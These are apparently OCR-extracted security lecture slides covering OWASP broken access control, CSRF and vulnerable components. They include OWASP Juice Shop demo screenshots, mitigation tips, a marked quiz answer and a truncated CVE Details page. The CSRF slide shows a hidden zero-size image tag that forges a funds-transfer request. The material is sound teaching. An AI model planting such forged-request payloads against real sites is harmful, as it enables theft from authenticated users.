
No verification: is the user authorized to access the target object?

Broken access control #7

“Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren’t protected.“ (OWASP)

- Attacker tests a **range of target URLs** that should require authentication
    - Especially easy for large Web frameworks which come with default routes enabled
- An attacker can **invoke functions via URL parameters** that should require authorisation
- Can also be achieved using **predictable session cookies**

Demo time #7



OWASP Juice Shop

Your Basket (jim@juice-sh.op)

Product	Quantity	Total Price
Raspberry Juice (1000ml)	2	9.98¤

Checkout

You will gain 0 Bonus Points from this order!

Key	Value
bid	2
itemTotal	9.98

Secure yourself! #7

- **Avoid** the use of direct object references (indirect is better)
- Use of objects should include an **authorisation subroutine**
- **Avoid** exposing object IDs, keys and filenames to users

Cross-Site Request Forgery (CSRF) #8

“Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds.“ (OWASP)

Example scenario:

- Web application allows users to transfer funds from their accounts to other accounts:
  `http://mygame.nl/transferFunds?amount=100&to=342432`
- Victim is already **authenticated**
- Attacker constructs a request to transfer funds to his own account and embeds it in an image request stored on a site under his control

```
<img src=“http://mygame.nl/transferFunds?amount=1000&to=666”
width=“0” height=“0” />
```

As a Web application user, what makes you most likely to fall victim to a CSRF attack?

A. Using a Web application that is not relying on SSL/TLS.

[✓ B. Using the “keep me logged in” option offered by Web applications.]

C. Using a Web application with weak encryption.

D. Using the browser’s “remember this password” option when logging into a Web application.

Secure yourself! #8

- Use an **unpredictable token** (unique per session) in the HTTP request [e.g. in a hidden form field] which cannot (easily) be reconstructed by an attacker


- Ask for **reauthentication** if unusual activity (location/time) is detected

Insecure components #9

“Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack.“ (OWASP)

- Large Web projects rely on many resource to function; each one is vulnerable
- Fixing discovered vulnerabilities takes time
- Even time-tested software can be hit

Demo time #9



OWASP Juice Shop

All Products


Apple Juice (1000ml)

1.99¤

Apple Pomace

0.89¤

Secure yourself! #9



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Sear

View (

og In Register

Vulnerability Feeds & Widgets New

www.itsecdb.

- Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

Enter a CVE id, product, vendor, vulnerability t

Search

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	737	0.60
1-2	914	0.70
2-3	4873	3.90
3-4	4555	3.70
4-5	27431	22.20
